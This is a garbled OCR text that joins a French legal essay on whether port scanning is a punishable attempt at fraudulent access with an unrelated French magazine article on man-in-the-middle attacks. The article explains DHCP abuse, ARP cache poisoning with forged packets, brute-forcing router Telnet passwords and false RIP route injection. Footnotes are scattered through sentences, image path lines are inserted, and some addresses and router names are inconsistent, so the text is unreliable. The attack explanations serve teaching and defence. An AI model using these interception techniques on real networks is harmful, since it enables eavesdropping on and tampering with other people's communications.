- La quatrième et dernière phase est celle de la consommation de l'infraction[28], c'est la phase qui se déroule à partir du moment où le pirate obtient l'accès frauduleux au système[29].

Dans quelle phase la tentative est-elle sanctionnée ?

La question qui se pose est donc de savoir à partir de quelle phase le juge pénal va considérer qu'il y a une *tentative* d'accès frauduleux.

La réponse à notre interrogation est située à l'article 121-5 du Code pénal. Celui-ci dispose : "la tentative est constituée dès lors que, manifestée par un commencement d'exécution, elle n'a été suspendue ou n'a manqué son effet qu'en raison de circonstances indépendantes de la volonté de son auteur".

Procédons par élimination. L'exigence d'un *commencement d'exécution* de l'infraction met de côté la première phase du processus criminel, puisque cette phase est une phase psychologique et qu'aucun acte matériel n'a encore été réalisé[30]. La quatrième phase étant celle de la réalisation du délit (l'accès est obtenu, le vol est commis, etc.), elle ne relève donc plus de la tentative, mais de l'infraction elle-même. Il convient donc également de l'écarter.

L'essentiel du problème reste donc entre la seconde et la troisième phase, car elles sont marquées par la réalisation de faits matériels qui concourent plus ou moins directement à la réalisation du délit. La solution retenue par notre droit pénal est que la tentative nécessite, pour être incriminée, un commencement d'exécution, ce qui se distingue des *actes préparatoires*[31]. Il n'y a donc pas de tentative d'infraction si le processus criminel est interrompu pendant la phase de préparation du délit[32].

La tentative ne peut donc être sanctionnée qu'une fois la troisième phase entamée[33].

Le scan de ports est-il un commencement d'exécution ?

La question qui nous intéresse est donc maintenant de savoir si le scan de ports se situe dans la seconde ou dans la troisième phase, puisque seule cette dernière constituera la tentative du délit d'accès frauduleux. Nous envisagerons donc chacune de ces hypothèses.

On pourrait inclure tout d'abord le scan de ports dans la catégorie des actes préparatoires au délit.

A l'appui de cette théorie, on pourrait citer l'argument selon lequel le scan en lui-même ne permet pas d'accéder au système informatique, mais permet uniquement d'en avoir une intelligence plus importante, comme on a déjà pu le voir. En cela, il prépare la voie permettant un accès au système, mais pas l'accès lui-même.

Cet argument se situe dans la lignée de l'interprétation par la Cour de cassation de la notion de commencement d'exécution, puisqu'elle considère que c'est "l'acte qui tend directement au délit"[34], cet acte devant avoir pour conséquence "directe et immédiate de consommer le crime"[35]. On pourrait légitimement émettre des doutes sur le fait que le scan permette de manière directe et immédiate l'accès au système, puisque, dans notre exemple, seule l'exploitation d'une faille de sécurité va permettre au pirate de lui donner un accès au système.

Bien que l'argument ne soit pas dénué de force, la théorie inverse pourrait également être soutenue. En effet, on peut envisager que le scan de ports permette la réalisation de l'infraction elle-même.

sanction, est une problématique récurrente en droit pénal. Elle concerne l'ensemble des infractions du Code pénal et a été illustrée à maintes reprises. V. par ex. [17, n°417].

[24] - Ou, iter criminis.

[25] - [10, n°449]

[26] - [17, n°416]

[27] - Nous prenons l'exemple d'une personne qui souhaite prendre le contrôle d'un système distant en exécutant un buffer overflow contre un serveur wu-ftpd vulnérable installé sur un système Linux. Le pirate sait qu'il n'a pas le droit d'accéder au système et aucune permission ne lui en a été donnée.

[28] - [10, n°449] Cette dernière phase n'est cependant pas prise en compte par tous les auteurs dans l'étude de la tentative, v. par ex. [17, n° 416].

[29] - A ce stade, l'accès ayant été réalisé, nous ne sommes plus dans la répression de la tentative, mais du délit d'accès lui-même.

[30] - Article 121-1 c. pen. : "nul n'est responsable pénalement que de son propre fait". L'exigence d'un acte matériel (geste, paroles, écrits...) découle entre autres d'une conception politique de notre société ; ériger les simples pensées en infractions pénales reviendrait à abolir toute liberté individuelle, à l'instar sans

Cela pourrait être le cas d'un programme automatique qui scannerait des plages d'adresses IP pour rechercher, sur plusieurs ports (qu'il faudrait donc scanner), des serveurs vulnérables à certaines failles de sécurité, et les exploiter le cas échéant. Le scan de ports ferait alors partie intégrante de l'attaque et marquerait *l'intention irrévocable* de commettre l'infraction[36], élément auquel la jurisprudence est sensible dans la qualification de la tentative[37].

Le désistement

Le fait pour le pirate d'exécuter un tel programme marquerait alors un commencement d'exécution du délit, ce qui permettrait alors la sanction de la tentative par l'article 323-7 c. pen..

L'analyse de la jurisprudence sur la question générale de la tentative nous montre que les solutions sont très diverses et dépendent du cas d'espèce.

Dans un souci d'une répression ferme des agressions sexuelles par exemple, elle a été amenée à voir un commencement d'exécution dans le fait qu'un faux médecin, qui avait sommairement aménagé son appartement en faux cabinet médical, avait convoqué une femme et lui avait demandé de se déshabiller pour suivre un examen médical de pré-embauche[38]. En revanche, elle a pu considérer que le propriétaire d'un camion qui avait mis le feu à son véhicule pour toucher la prime d'assurance ne commettait pas une tentative d'escroquerie tant qu'il n'avait pas fait de déclaration de sinistre[39].

Tout est sans doute affaire de circonstances. La démonstration du fait que le scan de ports est un commencement d'exécution du délit d'accès frauduleux ne serait sans doute pas simple à faire, bien qu'elle n'en soit certainement pas impossible.

La sanction de la tentative d'accès frauduleux par l'article 323-7 c. pen. suppose encore que l'auteur du scan ait été interrompu, sans quoi il s'agirait d'accès frauduleux et non de tentative. Au terme de l'article 121-5 du Code pénal que nous avons pu voir tout à l'heure, le commencement d'exécution ne peut être sanctionné que s'il a été interrompu par des "circonstances indépendantes de la volonté de son auteur"[40]. A supposer que l'auteur du scan de ports interrompe volontairement sa tentative d'accès, il ne tombera pas sous le coup de la loi pénale. Le désistement doit cependant être volontaire et antérieur à la commission de l'infraction, sinon ce ne serait pas de la tentative mais de l'infraction elle-même dont on parlerait.

L'ÉLÉMENT MORAL

A supposer les conditions remplies à la caractérisation des délits d'accès ou de tentative d'accès, ceux-ci ne sont punissables que s'ils sont *frauduleux*.

Cela signifie tout d'abord[41] qu'il ne saurait y avoir d'infraction en cas d'accès ou de tentative d'accès autorisé, comme par exemple lors d'un test d'intrusion[42]. En outre, l'acte doit être volontaire, il ne pourrait en effet y avoir d'infraction si l'accès était accidentel.

Cela signifie ensuite que l'auteur de l'acte doit avoir eu connaissance du fait qu'il agit sans droits, ou qu'il n'était pas autorisé à accéder au système[43].

Si le scan de ports peut être une tentative d'intrusion, il n'en révèle cependant pas obligatoirement les symptômes. En effet, il existe une multitude de cas dans lesquels la sollicitation de plusieurs ports sur un système paraît parfaitement légitime.

LE SCAN DE PORT, DE L'OUTIL STATISTIQUE À L'ERREUR DE PROGRAMMATION

Plaider en faveur du fait que le scan de ports serait systématiquement le préalable d'une intrusion frauduleuse ne nous paraît pas un argument défendable. Il existe en effet sur le réseau Internet une multitude de systèmes qui sollicitent des connexions sur des ports pour une multitude de raisons aussi diverses et variées que pour des motifs statistiques, pour effectuer une cartographie de l'Internet, ou encore parce que l'application d'un serveur a mal été codée ou mal configurée par son gestionnaire.

Si la sollicitation de l'ensemble des ports d'une machine est un événement plus rare que la sollicitation de quelques ports, on pourrait cependant se demander s'il n'existerait pas des motifs légitimes pour scanner une machine. L'utilisateur d'un site web (www.monsitejuridique.fr) pourrait par exemple scanner les ports du serveur à la recherche d'autres services qui pourraient potentiellement l'intéresser, afin de savoir par exemple si www.monsitejuridique.fr édite aussi un service de newsgroups, ce qui lui permettrait de poser ses questions juridiques aux autres utilisateurs du site (et demander par exemple si le scan de ports est licite ou non...), ou encore de chercher la présence d'un serveur IRC, ce qui lui permettrait également de s'intégrer à une communauté d'utilisateurs intéressés par de telles questions.

En tout état de cause, le scan de ports pourrait se concevoir, du moins en théorie (il est vrai que le nombre de personnes qui scannent les ports d'un serveur pour des motifs autres qu'intrusifs paraît plutôt mince), comme un acte dénué de toute ambition malveillante. D'un point de vue juridique, il serait alors difficile de démontrer la volonté de l'auteur du scan d'accéder frauduleusement au système, ou de le tenter, faute de la présence de l'élément moral.

CONCLUSION

La répression de la tentative des délits des articles 323-1 à 323-3 du Code pénal n'est pas une mince affaire, et ce n'est sans doute pas sans raisons si, depuis l'entrée en vigueur de la loi du 5 janvier 1988, on ne trouve aucune décision de justice sur ce fondement (quoi qu'il faille sans aucun doute nuancer ce propos par le fait que

doute du roman "1984" d'Orwell, qui imaginait une police des pensées... Sur le sujet, voir [10, n°432].

[31] - V. [10, n°432], [17, n°417 et s.].

[32] - [10, n°452]

[33] - La solution se justifie pour deux raisons. Premièrement, les actes préparatoires sont par nature équivoque : l'achat d'une arme peut se faire pour cambrioler une banque, mais également pour chasser. Ensuite, si la tentative était incriminée trop tôt, c'est-à-dire dès la phase préparatoire, le délinquant n'aurait aucune raison de renoncer à la commission de l'infraction ; v. [10, n° 452].

[34] - Cass. Crim. 5 juillet 1951, B. n° 198.

[35] - Cass. Crim. 25 oct. 1962, B. n° 292 et s.

[36] - Ainsi qu'un lien de causalité important entre le comportement et l'infraction consommée.

[37] - Voir, [17, n° 420]. De manière générale, plus le caractère irrévocable de

cette tendance n'est pas uniquement relative à l'article 323-7, mais qu'elle concerne l'ensemble des dispositions de la loi).

La difficulté n'est cependant pas complètement nouvelle : elle est apparue dès les travaux parlementaires qui ont mené à la loi du 5 janvier après l'introduction de l'amendement de la commission des lois du Sénat visant à "compléter (le) dispositif répressif"[44] de la proposition originelle du député Godfrain. A l'époque, un sénateur avait aperçu la difficulté : "Je me demande comment, dans certains cas, vous allez établir la tentative".

Au moment où l'on va appuyer sur le bouton ? Après ? Si c'est après, il ne s'agira plus de tentative ! Où est le commencement d'exécution ?[45]. A cela il avait été répondu que "l'on peut très bien déceler les tentatives d'introduction illicite dans un système : des journaux tenus par les systèmes gardent en mémoire les tentatives d'introduction illicite."[46]

Aujourd'hui, s'il n'est pas discuté que la tentative du délit d'accès frauduleux pourrait sans aucun problème être sanctionnée, son application au scan de ports laisse penser, au regard des conditions nécessaires à sa qualification, qu'elle relève plus de la théorie que de la pratique.

A cela, si l'on ajoute les difficultés propres à la criminalité informatique, les problèmes de preuve, la présence d'éléments internationaux, ou plus simplement le fait récurrent pour la victime de ne pas donner de suites juridiques aux tentatives d'accès, les probabilités de voir un jour un auteur de scan de ports devant un tribunal pour justifier de ses actes restent très faibles.

Force est donc de conclure que le scan de ports a encore de beaux jours devant lui. Pour ce qui nous concerne, on s'armera de patience en attendant qu'un jour, quelqu'un se décide à franchir le pas d'un tribunal.

Mais dans l'attente d'une hypothétique décision de justice, il nous reste tout de même une chose à faire : débattre, encore et encore...

RÉFÉRENCES

[1] Rapport de M. Thyraud au nom de la Commission des lois n°3, doc. Sénat, 1987-88.

[2] Sénat déb. séance du 4 novembre 1987, J.O. Sénat.

[3] Rapport de Mr. André au nom de La Commission des lois n°1087, doc. Ass. Nat., 1986-87.

[4] Ass. Nat. déb. séance du 21 décembre 1987, J.O. Ass. Nat.

[5] Proposition de loi n°352, doc. Ass. Nat. 1985-86.

[6] C.A.3 ch. Rennes, 6 fév. 1996. Rapport de Mr. André au nom de La Commission des lois n°744, doc. Ass. Nat., 1986-87.

[7] C.A. Paris,11 ch.corr.sec.A, 5 avr. 1994. Les petites affiches, 5 juill. 1995, n°80 p.13, note V. Alvarez; JCP 1995, éd. E, I, 461, obs. Vivant et Le Stanc.

[8] 3 ch. C.A. Rennes, 6 fev. 1996, jurisdata n°042141.

[9] Jean Devèze, Atteintes aux systèmes de traitement automatisé de données. éd. du Jurisclasseur, 1997

[10] F. Le Gunehec, F. Desportes, Droit pénal général. Economica, 2001

[11] Raymond Gassin, La protection pénale d'une nouvelle universalité de fait en droit français : les systèmes de traitement automatisé de données... Act. leg. Dalloz, page 5, 1989.

[12] Raymond Gassin, Fraude informatique. Encycl. Dalloz Droit pénal (rep. pén. Dalloz), pages 1-41, oct. 1995.

[13] Bernard Bouloc, Gaston Stefani, Georges Levasseur, Droit pénal général. Précis Dalloz, 2000, 17e éd.

[14] Jérome Huet et H. Maisl, Droit de l'informatique et des télécommunications, Litec, 1ère édition, 1989

[15] G. Kurtz, J. Scambay, S. McClure, Hacking Exposed, Network security secrets and solutions, Second Edition, Osborne, 2001.

[16] Patrick Maistre du Chambon, Phillipe Conte, Droit pénal général. Armand Colin, 2000, 5e éd.

[17] Jean Pradel, Traité de droit pénal et de science criminelle comparée. Cujas, 2000.

[18] C. Le Stanc. Du "hacking" considéré comme un des beaux-arts et de l'opportun renforcement de sa répression. Communication-Commerce Electronique, pages 9-12, avr 2002.

[19] W. Richard Stevens, TCP/IP illustré, Les protocoles. Vuibert Informatique, 1998.

[20] A. Tanenbaum, Réseaux, 2e cycle école d'ingénieurs. Dunod, 1999.

Devergranne Thiébaut

Doctorant en droit

Thiebaut.adsl@wanadoo.fr

l'intention est marquée, et plus le lien de causalité est fort, plus la jurisprudence a tendance à qualifier l'acte de tentative.

[38] - Cass. Crim. 14 juin 1995, cité par [17, n° 421].

[39] - Cass. Crim. 27 mai 1959, B, n°282.

[40] - Sur la question voir, [10, n°455].

[41] - L'adverbe révèle premièrement la nécessité du dol général pour la réalisation de l'infraction.

[42] - Les deux parties auront alors eu le soin de déterminer avec précision les limites de ces droits d'accès autorisés par le maître du système.

[43] - Au dol général vient ici s'ajouter le dol spécial, v. [12, n°132].

[44] - [1, p. 60]

[45] - Sénateur Lederman, [2, p. 3660], cité par [12, n° 256].

[46] - M. Thyraud, [2, p. 3660].

INTERNET

UN CHATEAU CONSTRUIT SUR DU SABLE ?

L'HOMME 10 méthodes

AVANT-PROPOS


Comment les pirates exploitent-ils les communications réseau ? Par quels chemins détournés peuvent-ils maîtriser le contenu des communications ? Ce document décrit les différentes techniques permettant à un pirate de se placer au milieu de la communication. Cela lui permet, non seulement d'écouter le trafic, mais également de le modifier.

Les pirates utilisent différentes techniques pour obtenir des informations confidentielles. La situation la plus intéressante consiste à se placer au milieu de la communication.

Cela permet non seulement d'écouter la communication, mais de la modifier dynamiquement. Les développeurs de sites Web protègent généralement l'application (mais pas toujours) contre une « écoute du réseau » (*sniffing*) mais rarement contre un homme au milieu (*man-in-the-middle*). (fig. 1)

Les technologies de cryptage, comme le protocole SSL, permettent le chiffrement des informations pour interdire l'écoute du réseau, et protègent également contre l'homme du milieu. En effet, la communication chiffrée s'établit si le serveur présente un certificat numérique dans lequel le client a confiance. Ce certificat possède une clef publique qui sera utilisée lors de l'échange d'une clef de session. Un pirate qui se place au milieu de la communication ne peut connaître la clef privée du serveur. Lorsque le client propose une clef de session, le pirate n'est pas capable de la décoder. Il ne peut rien faire d'autre, dans cette position, que renvoyer les paquets sans les modifier. Malheureusement, les développeurs ne maîtrisent pas les autres techniques offertes aux pirates pour contrôler une authentification soi-disant sécurisée. L'utilisation de HTTPS ne garantit pas forcément une communication sécurisée. De nombreuses techniques permettent de contourner cette technologie.

1



Dans cet article, nous allons regarder comment Pirate peut se placer au milieu d'une communication entre Victime et Banque. Nous allons partir d'un internaute désirant communiquer avec un serveur Web. Nous allons traverser de nombreuses couches techniques et regarder comment les pirates peuvent les exploiter pour se retrouver en position privilégiée.

LES PROTOCOLES RÉSEAUX EN QUESTION

DU MILIEU

pour modifier les communications

DYNAMIC HOST CONFIGURATION PROTOCOL

DHCP


Pour commencer, Victime allume son poste. Pour communiquer avec le réseau, il doit posséder une adresse IP. Il est rare de nos jours qu'il possède une adresse IP fixe. Le protocole « Dynamic Host Configuration Protocol » (DHCP - RFC 1541) est généralement utilisé pour demander dynamiquement une adresse IP disponible.

Ce protocole est dérivé du protocole « Bootstrap Protocol » (BOOTP - RFC 951), permettant à une machine de démarrer via le réseau, sans posséder de disque dur. Victime envoie un paquet à toutes les machines du réseau pour demander les différents paramètres nécessaires à la communication. Au cours de celle-ci, le poste de Victime ne possède pas encore d'adresse IP. Un serveur DHCP est chargé d'écouter le réseau afin d'allouer les adresses IP aux différentes machines. Si le serveur DHCP n'est pas présent dans le brin du sous-réseau, la requête est propagée par le routeur ou la passerelle vers les autres réseaux. Lorsque le serveur DHCP reçoit la demande du client, il retourne une nouvelle adresse IP avec une période de validité. Le serveur peut retourner d'autres paramètres comme le routeur que devra utiliser le client ou le serveur DNS de référence.(fig.2)

Cette communication n'est pas sécurisée. Pirate peut exploiter les failles du protocole DHCP pour obtenir la position convoitée d'homme du milieu. Pour les différentes attaques possibles, consultez l'article de R. Bidou dans ce numéro.

Pour éviter ces désagréments, il ne faut plus utiliser le protocole DHCP, mais avoir une adresse IP fixe, une denrée de plus en plus rare.

2



ADDRESS RESOLUTION PROTOCOL
ARP

Une fois que Victime a obtenu une adresse IP et un routeur valide, il va pouvoir communiquer avec le reste du réseau IP, voire le reste du monde si son réseau est connecté à Internet. Victime souhaite communiquer avec Banque.


Chaque carte réseau est identifiée de façon unique par un numéro défini par son constructeur, l'adresse MAC. Celui-ci va permettre la communication entre les différentes cartes du réseau, indépendamment du protocole utilisé par l'application : IP, NetBios, etc.

Imaginons la situation suivante : une machine Victime (adresse MAC=00:00:00:00:00:01 / IP=10.0.0.1) communique avec une machine Banque (MAC=00:00:00:00:00:02 / IP=10.0.0.2).

Pour marier le protocole IP avec un transport Ethernet, le protocole « Address Resolution Protocol » (ARP - RFC 826) permet d'obtenir les informations nécessaires. Il permet d'associer une adresse MAC à une adresse IP. Avant de pouvoir communiquer avec une adresse IP particulière, il faut demander son adresse MAC. Ensuite, les paquets IP peuvent lui être envoyés, encapsulés dans des paquets Ethernet.


Si Banque est présent dans le sous-réseau de Victime, la pile IP de Banque va répondre aux messages ARP afin de signaler sa présence à Victime. Les paquets Ethernet futurs pourront alors être directement adressés à Banque.(fig.3)

3



Si Banque ne fait pas partie du sous-réseau, le routeur va faire office de proxy ARP en répondant à toutes les requêtes destinées à l'extérieur du réseau. Elles seront alors toutes associées à l'adresse MAC du routeur.(fig.4)

4




Les demandes « *qui-est* » ARP sont émises à toutes les machines du sous-réseau. Pour répondre au client, Banque devra également envoyer un paquet ARP sur le réseau afin de connaître l'adresse MAC de Victime. Une requête « *qui-est 10.0.0.1 ?* » est envoyée par Banque. Cela consomme de la bande passante. Pour éviter cela, un cache est maintenu par les piles IP. Vous pouvez le consulter en invoquant la commande `arp -a`.

```
>arp -a

  Interface: 10.0.0.1 on Interface 0x1000003
    Internet Address      Physical Address      Type
    10.0.0.2              00-00-00-00-00-02     dynamic
    10.0.0.254            00-00-00-00-00-FE     dynamic
```

Les associations entre les adresses MAC et les adresses IP peuvent évoluer dans le temps. C'est le cas, par exemple, lorsqu'une adresse IP inutilisée est donnée à une nouvelle machine ou lorsque l'adresse IP obtenue par Victime expire.

5



Une nouvelle requête DHCP permet d'obtenir une nouvelle adresse IP. Comment prévenir Banque de ce changement ? En envoyant directement un paquet ARP pour signaler des modifications. Les caches sont alors automatiquement mis à jour. Les communications ouvertes peuvent continuer sans difficultés.

La faille est ici. Si Pirate est présent dans le sous-réseau, il peut envoyer des paquets ARP à Victime et à Banque afin de créer la confusion. Pirate envoie un paquet ARP à Victime pour lui signaler que l'adresse MAC de Banque est dorénavant la sienne. Cette information sera mémorisée dans le cache de Victime. Les communications destinées à Banque arriveront sur le poste de Pirate. De même, Pirate envoie un paquet ARP à Banque pour lui signaler que l'adresse MAC de Victime est la sienne. Les réponses de Banque à Victime passeront par Pirate.

Pirate (MAC=00:00:00:00:00:03 / IP=10.0.0.3) désire participer à la communication entre Victime et Banque. Il forge deux paquets ARP. Le premier informe Victime que l'adresse IP 0.0.0.2 est gérée par l'adresse MAC 00:00:00:00:00:03. Le deuxième paquet informe Banque que l'adresse IP 0.0.0.1 est gérée par l'adresse MAC 00:00:00:00:00:03.(fig.5)

Et voilà, maintenant Pirate se situe au milieu de la communication entre Victime et Banque. La communication va de Victime vers Pirate, puis de Pirate vers Banque. Il peut

écouter la communication, même sur un réseau switché, et peut modifier les paquets à la volée.(fig.6)

Pirate s'insère dans la communication entre Victime et Banque. Il peut y apporter toutes les modifications qu'il désire. Pour maintenir cette situation, Pirate doit régulièrement renvoyer les paquets ARP à Victime et à Banque.


Pour empêcher cela, il faut enregistrer de manière statique l'association entre une adresse IP est une adresse MAC. Cela donne pour Victime :

```
arp -s 10.0.0.2 00:00:00:00:00:02
```

Et pour Banque :

```
arp -s 10.0.0.1 00:00:00:00:00:01
```

6



Si le cache ARP est correctement configuré, les modifications envoyées par Pirate n'auront aucun effet. Ce n'est pas toujours le cas. Par exemple, certaines versions de pile IP écrasent les associations statiques lors de la réception d'un paquet ARP. Pirate peut alors modifier l'adresse MAC statique.

ROUTING INFORMATION PROTOCOL

RIP

Les routeurs sont des éléments indispensables pour la stabilité du réseau Internet. Ils communiquent entre eux pour signaler le nombre d'intermédiaires à traverser avant d'atteindre un sous-réseau.

Les routeurs sont souvent administrables à l'aide d'une session Telnet. L'administrateur doit indiquer un mot de passe pour pouvoir modifier les différentes règles de routage. Une attaque en force brute ou avec une liste de mots de passe peut permettre à Pirate de prendre la main sur le routeur. Il peut alors modifier tous les chemins qu'il désire, et faire transiter les communications intéressantes par son poste.


Les routeurs communiquent entre eux afin de tenir à jour les différents chemins permettant d'atteindre une cible. Parmi les différents protocoles de routage, « Routing Information Protocol » (RIP - RFC 1058) est souvent utilisé. Une commande de RIP permet d'obtenir toute la table de routage. Celle-ci est composée de la liaison à utiliser pour atteindre une cible, d'une passerelle IP, si elle est disponible, et d'un coût pour atteindre la destination.

Toutes les trente secondes, les routeurs doivent diffuser en broadcast, sur toutes leurs interfaces, leurs tables RIP avec les métriques associées. Chaque routeur peut alors adapter au mieux sa propre table en ajustant les coûts permettant d'accéder aux différentes cibles. Si un chemin plus rapide est découvert, le chemin précédent en mémoire est effacé pour être remplacé par la nouvelle route.

Par exemple, deux routeurs RA et RB communiquent selon l'architecture suivante :(fig.7)

Les réseaux Jeux et Banques sont éloignés de RB à l'aide d'autres routeurs non présents sur le schéma.

7



RA possède la table suivante :

```
Route pour Assurance via eth2, coût 1
```

RB possède la table suivante :

```
Route pour Loisir via eth3, coût 1
Route pour Jeux via eth4, coût 3
Route pour Banque via eth4, coût 5
```

Lors de l'échange des tables, RA adapte la sienne ainsi :


```
Route pour Banque via eth1, coût 5+1=6
Route pour Assurance via eth2, coût 1
Route pour Loisir via eth1, coût 1+1=2
Route pour Jeux via eth1, coût 3+1=4
```

La table de RB s'adapte ainsi :

```
Route pour Loisir via eth3, coût 1
Route pour Jeux via eth4, coût 3
Route pour Banque via eth4, coût 5
Route pour Assurance via eth5, coût 1+1=2
```

Comment Pirate peut-il détourner ce protocole ? En se faisant passer pour le routeur RB. Pirate envoie une table à RA, en respectant le protocole RIP[1]. Il construit sa table en signalant un raccourci pour atteindre le réseau `Banque`.

8



Supposons que Pirate est présent sur le réseau Loisir. Il signale qu'il existe un chemin ayant un coût plus économique pour atteindre le réseau Banque. Il envoie la table suivante à R2 via son interface eth6 :

```
Route pour Banque via eth6, coût 1
```

R2 adapte alors sa table ainsi :

```
Route pour Loisir via eth3, coût 1
Route pour Jeux via eth4, coût 3
Route pour Banque via eth3, coût 1+1=2
